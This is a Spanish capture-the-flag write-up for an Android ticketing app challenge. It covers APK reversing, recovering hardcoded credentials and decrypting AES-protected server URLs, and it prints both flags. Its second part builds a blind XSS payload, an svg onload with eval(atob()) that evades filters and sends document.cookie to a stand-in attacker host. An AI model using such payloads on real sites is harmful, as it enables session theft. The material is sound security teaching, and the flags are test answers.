Hispasec]

Writeup UAM

Abril 2023

Informe técnico

Documentación

Informe técnico

Índice

1. Datos del reto.

1.1. Especificaciones técnicas.

A continuación se detalla el alcance y el conjunto de especificaciones del reto, así como las normativas de aplicación.

Alcance	
Activo/s:	**stekcitwen.apk**
Categoría:	Misc.
Dificultad:	Avanzado
Flag 1:	UAM{593356796332566b5832467761773d3d}
Flag 2:	UAM{6e6f745f7265616c5f6d6436}
Cumplimiento normativo:	Las contraseñas y otra información sobre los usuarios no son almacenadas en cumplimiento con la ley de protección de datos (Reglamento General de Protección de Datos, RGPD). Ley Orgánica 3/2018, de 5 de diciembre, de Protección de Datos Personales y garantía de los derechos digitales.

2. Proceso de resolución del reto.

A continuación se detalla la manera intencionada en la que se espera que el usuario resuelva el reto. Cada entrada viene encabezada por la descripción detallada del punto en concreto, acompañado de los pasos a seguir para reproducirlo.

2.1. stekcitwen (I) (flag 1).


```
Parece que se han dejado más información de la cuenta al pasar el app a producción,
veamos si eres capaz de obtener suficiente información sobre el sistema

Formato de la flag: UAM{md5}
```

2.1.1. Reversing APK, obtener la contraseña.

En este reto, se nos ha proporcionado una aplicación en formato APK con un servicio de ticketing. Para el análisis de la aplicación, podríamos utilizar una técnica llamada análisis dinámico, que consiste en ejecutar la aplicación y observar su comportamiento en tiempo real. Sin embargo, en nuestro caso, optaremos por realizar un análisis estático mediante reversing. Este análisis nos permite examinar el código fuente de la aplicación sin ejecutarla, lo que nos permite comprender su funcionamiento sin arriesgar la integridad del sistema. Para llevar a cabo este análisis, emplearemos la extensión *APKLab* de Visual Studio como herramienta principal.

APKLab es una herramienta de ingeniería inversa de aplicaciones Android que nos permitirá realizar diversas tareas, como decompilar el código fuente, modificarlo y volver a compilarlo. Con ella, podremos examinar el código de la aplicación y entender mejor su funcionamiento.

Primero descargaremos el APK y la abriremos con la extensión, en este caso al no haberse usado una técnica muy avanzada de ofuscación utilizaremos la opción de *decompile_java* que nos simplifica la tarea respecto a usar el **smali** directamente.



Tras decompilar el APK veremos en el *manifest* que hay 2 actividades, una de *login* y otra llamada *ticketActivity*.

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android"
    <uses-permission android:name="android.permission.INTERNET"/>
    <permission android:name="com.pnavas.uam.tekcit.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" android:protectionLevel="sign
    <uses-permission android:name="com.pnavas.uam.tekcit.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
    <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:da
        <activity android:exported="true" android:name="com.pnavas.uam.tekcit.LoginActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity android:name="com.pnavas.uam.tekcit.TicketActivity"/>
        <provider android:authorities="com.pnavas.uam.tekcit.androidx-startup" android:exported="false" android:name="andro
            <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="androidx.startup"/>
            <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="androidx.startup"/>
        </provider>
    </application>
</manifest>
```

Analizaremos primero el login por si podemos sacar información valiosa del mismo.

Dentro del login tenemos dos funciones interesantes, el propio login y una función llamada *pwdCheck*.

Veamos primero el login:

```
public static final void onCreate$lambda$0(LoginActivity this$0, View view) {
    Intrinsics.checkNotNullParameter(this$0, str:"this$0");
    EditText editText = this$0.usernameField;
    EditText editText2 = null;
    if (editText == null) {
        Intrinsics.throwUninitializedPropertyAccessException(str:"usernameField");
        editText = null;
    }
    String obj = editText.getText().toString();
    EditText editText3 = this$0.passwordField;
    if (editText3 == null) {
        Intrinsics.throwUninitializedPropertyAccessException(str:"passwordField");
    } else {
        editText2 = editText3;
    }
    String obj2 = editText2.getText().toString();
    if (Intrinsics.areEqual(obj, obj2:"ElManDeLosT1ck3ts") && this$0.PwdCheck(obj2)) {
        Intent intent = new Intent(this$0, TicketActivity.class);
        intent.putExtra("password", obj2);
        this$0.startActivity(intent);
        this$0.finish();
        return;
    }
    Toast.makeText(this$0, "Wrong username or password", 0).show();
}
```

Si hacemos una traza de lo que hace la función, podemos observar que compara el input del usuario en el campo usuario con un string hardcodeado y el campo de la contraseña mediante la función *PwdCheck*. Si ambas comparaciones se cumplen, se invoca la **Ticket Activity** con la password en un *intent*.

De aquí obtenemos el usuario "**ElManDeLosT1ck3ts**" , analizamos ahora la función *PwdCheck* para ver que hace:

```
private final boolean PwdCheck(String str) {
    if (str.length() == 16 && Intrinsics.areEqual(String.valueOf(str.charAt(index:3)), obj2:"S") &&
        Intrinsics.areEqual(String.valueOf(str.charAt(index:0)), obj2:"1") &&
        Intrinsics.areEqual(String.valueOf(str.charAt(index:0)), String.valueOf(str.charAt(index:13))) &&
        str.charAt(index:1) - str.charAt(index:13) == 1 &&
        Intrinsics.areEqual(String.valueOf(str.charAt(index:14)), String.valueOf(str.charAt(index:1))) &&
        str.charAt(index:15) - str.charAt(index:14) == 1 &&
        Intrinsics.areEqual(String.valueOf(str.charAt(index:15)), String.valueOf(str.charAt(index:2)))) {
        String substring = str.substring(beginIndex:4, endIndex:7);
        Intrinsics.checkNotNullExpressionValue(substring, str:"this as java.lang.String…ing(startIndex, endIndex)");
        if (Intrinsics.areEqual(substring, obj2:"tic")) {
            String substring2 = str.substring(beginIndex:10, endIndex:13);
            Intrinsics.checkNotNullExpressionValue(substring2, str:"this as java.lang.String…ing(startIndex, endIndex)");
            if (Intrinsics.areEqual(StringsKt.reversed((CharSequence) substring2).toString(), obj2:"uht")) {
                String substring3 = str.substring(beginIndex:7, endIndex:10);
                Intrinsics.checkNotNullExpressionValue(substring3, str:"this as java.lang.String…ing(startIndex, endIndex)"
                byte[] bytes = substring3.getBytes(Charsets.UTF_8);
                Intrinsics.checkNotNullExpressionValue(bytes, str:"this as java.lang.String).getBytes(charset)");
                String substring4 = Base64.encodeToString(bytes, 0).toString().substring(0, 4);
                Intrinsics.checkNotNullExpressionValue(substring4, str:"this as java.lang.String…ing(startIndex, endIndex)"
                return Intrinsics.areEqual(substring4, obj2:"a3dp");
            }
            return false;
        }
        return false;
    }
    return false;
```

La función *PwdCheck* verifica si una cadena de texto cumple con ciertas condiciones para considerarse una contraseña válida. La función toma como argumento una cadena de texto llamada "*str*", y devuelve un valor booleano que indica si la cadena cumple con las condiciones establecidas.

Las condiciones que se deben cumplir para que la cadena sea considerada una contraseña válida son las siguientes:

- La cadena debe tener una longitud de 16 caracteres.
- El cuarto carácter debe ser la letra "S".
- El primer carácter debe ser el número "1".
- El primer carácter debe ser igual al decimocuarto carácter.
- La diferencia entre el segundo carácter y el decimocuarto carácter debe ser 1.
- El decimoquinto carácter debe ser igual al segundo carácter.
- La diferencia entre el decimosexto carácter y el decimoquinto carácter debe ser 1.
- El tercer carácter debe ser igual al decimosexto carácter.
- Los caracteres del 5 al 7 de la cadena deben formar la palabra "tic".
- Los caracteres del 11 al 13 de la cadena, invertidos, deben formar la palabra "uht".
- Los caracteres del 8 al 10 de la cadena, codificados en base64 y truncados a los primeros 4 caracteres, deben ser iguales a la cadena "a3dp".

Si vamos juntando todas estas condiciones tenemos que la password es **123Stickwithu123**

2.1.2. Reversing APK, descifrando las rutas.

Viendo la **ticket activity** parece que la función más interesante es *sendTicket* que tiene una serie de parámetros cifrados.


```
private final void sendTicket(String str) {
    getIntent().getStringExtra("password");
    final Request build = new Request.Builder().url(
        decrypt(encryptedText:"NN+cjIxJ34rUlk1OQxBm19UKwfC0Z01AfVMeAKuZMYvFsiTjf+s9Ri71gxASM46v")).
        post(new MultipartBody.Builder(r1:null, r2:1, r3:null).setType(MultipartBody.FORM).addFormDataPart(
        decrypt(encryptedText:"nUOEH9lAsXhnnv9nVVXFpQ==").
        String.valueOf(System.currentTimeMillis())).addFormDataPart(decrypt(encryptedText:"AaonHgQ4HaZGvc92QiLIuQ").
        String.valueOf(this.isDebugMode)).addFormDataPart(decrypt(encryptedText:"5pQ5f3dnkEHdJnhGy+sYWA==").str).build()
    ).build();
    if (this.isDebugMode) {
        final Request build2 = new Request.Builder().url(
            decrypt(encryptedText:"NN+cjIxJ34rUlk1OQxBm19QyMjJNbiQYCdNdyQhLOAxzO/xjiB0m3wDfb+V2gB3u")
        ).build();
        new Thread(new Runnable() { // from class: com.pnavas.uam.tekcit.TicketActivity$$ExternalSyntheticLambda2
            @Override // java.lang.Runnable
            public final void run() {
                TicketActivity.sendTicket$lambda$1(Request.this);
            }
        }).start();
    }
```

Vemos que en todos los casos manda una petición a una URL con una serie de parámetros, además en modo debug se lanza una petición a una segunda URL. En todos los casos se utiliza la misma función decrypt. Observemos esta función a fondo:

```
private final String encrypt(String str) {
    String stringExtra = getIntent().getStringExtra("password");
    Intrinsics.checkNotNull(stringExtra);
    byte[] bytes = stringExtra.getBytes(Charsets.UTF_8);
    Intrinsics.checkNotNullExpressionValue(bytes, str:"this as java.lang.String).getBytes(charset)");
    SecretKeySpec secretKeySpec = new SecretKeySpec(bytes, algorithm:"AES");
    Cipher cipher = Cipher.getInstance(transformation:"AES/CBC/PKCS5Padding");
    cipher.init(opmode:1, secretKeySpec, new IvParameterSpec(this.iv));
    byte[] bytes2 = str.getBytes(Charsets.UTF_8);
    Intrinsics.checkNotNullExpressionValue(bytes2, str:"this as java.lang.String).getBytes(charset)");
    String encodeToString = Base64.encodeToString(cipher.doFinal(bytes2), 0);
    Intrinsics.checkNotNullExpressionValue(encodeToString, str:"encodeToString(cipherText, Base64.DEFAULT)");
    return encodeToString;
}

public final String decrypt(String encryptedText) {
    Intrinsics.checkNotNullParameter(encryptedText, str:"encryptedText");
    IvParameterSpec ivParameterSpec = new IvParameterSpec(this.iv);
    String stringExtra = getIntent().getStringExtra("password");
    Intrinsics.checkNotNull(stringExtra);
    byte[] bytes = stringExtra.getBytes(Charsets.UTF_8);
    Intrinsics.checkNotNullExpressionValue(bytes, str:"this as java.lang.String).getBytes(charset)");
    SecretKeySpec secretKeySpec = new SecretKeySpec(bytes, algorithm:"AES");
    Cipher cipher = Cipher.getInstance(transformation:"AES/CBC/PKCS5PADDING");
    cipher.init(opmode:2, secretKeySpec, ivParameterSpec);
    byte[] decryptedBytes = cipher.doFinal(Base64.decode(encryptedText, 0));
    Intrinsics.checkNotNullExpressionValue(decryptedBytes, str:"decryptedBytes");
    return new String(decryptedBytes, Charsets.UTF_8);
}
```

Si observamos el código, vemos que la función utiliza el algoritmo de cifrado simétrico **AES** en modo **CBC** con relleno **PKCS5** para descifrar una cadena de texto cifrada utilizando una contraseña previamente definida en un intent, concretamente definida en el login. Adicionalmente, se utiliza como **iv** un string definido en la parte privada de la clase (*UAM{NOT_A_FLAG_}*).

Haciendo una función similar a la de *decrypt* usada por la aplicación, nos será fácil recuperar las URLs completas. Incluso podemos usar herramientas online para descifrar las strings:



En este caso, para la primera flag, se saca directamente de la URL (solo accesible desde el modo debug):

- **http://167.235.132.30:65080/uamsecretstats**

2.2. stekcitwen (II) (flag 2).

Ahora que ya conseguiste la información necesaria sobre la infraestructura, consigue mandar un ticket lo suficientemente importante informando sobre el fallo a los desarrolladores, quizás si lo leen arreglen algo…

2.2.1. Reversing APK, descifrando las rutas.

Adicional a la ruta de la primera flag, encontramos la ruta a la que se envían los tickets.

- http://167.235.132.30:65080/report

Además, vemos los tres parámetros que recibe dicha URL:

- *timestamp*
- *debug*
- *ticket_text*

2.2.2. BlindXSS.


De la descripción del reto podemos entender que los tickets que se envían son procesados por un sistema o equipo que tiene la capacidad de "leerlos". Esto nos lleva a pensar en vulnerabilidades *client side* como puede ser un **XSS** o un **CSRF**, sin tener más información lo normal sería optar por un XSS.

En primer lugar, las pruebas más básicas nos devolverán resultados negativos, ya que tenemos un filtrado de los valores de los campos que elimina cualquier ticket que posea las *tags* de *img* o script, así como los que posean llamadas a webs conocidas de herramientas automatizadas y otros servicios comunes para hostear payloads como **request.bin**, **ngrok** o **oastify.com**. Además, filtra métodos comunes como *alert* o *prompt*.


Todas estas restricciones son bypasseables utilizando el método de *eval(atob())* exceptuando aquellas basadas en las tags html de modo que probablemente la forma más cómoda de confeccionar el payload sea con *svg* utilizando *onload*.

Construcción del payload.

Primero de nada codificaremos la carga útil del payload en base64.



Luego meteremos esta carga útil dentro de llamadas a *atob* y *eval,* en ese orden.



Finalmente, encapsulamos esto dentro de un *svg* o similar, yo usare *svg* para el ejemplo.

```
<svg
onload=eval(atob("dmFyIGk9bmV3IEltYWdlO2kuc3JjPSJodHRwOi8vYXR0YWNrZXIuaXAvPyIrZG9jdW1lbnQuY29va2llOw=="
))>
```

Una vez confeccionado el payload solo queda mandar un ticket con **debug** *true* , un **timestamp** cualquiera y el *payload* en el **ticket_text** y cuando el bot visite los tickets nos mandara la flag.

Request

Pretty Raw Hex

```
1 POST /report HTTP/1.1
2 Host: 167.235.132.30:65080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/112.0.5615.138 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
  application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: es-ES,es;q=0.9
8 Connection: close
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 146
11
12 timestamp=1&debug=True&ticket_text=
  <svg+onload=eval(atob("dmFyIGk9bmV3IEltYWdlO2kuc3JjPSJodHRwOi8vYXR0YWtlci5jb20vPyIrZG9jdW1lbnQuY2
  9va2llOw=="))>
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.3.3 Python/3.9.16
3 Date: Wed, 03 May 2023 10:01:36 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 30
6 Connection: close
7
8 Error reportado correctamente.
```

Hispasec]

Hispasec Sistemas S.L.
C/ Severo Ochoa, 10 - 29590, Málaga
Telf: (+34) 952 020 494
info@hispasec.com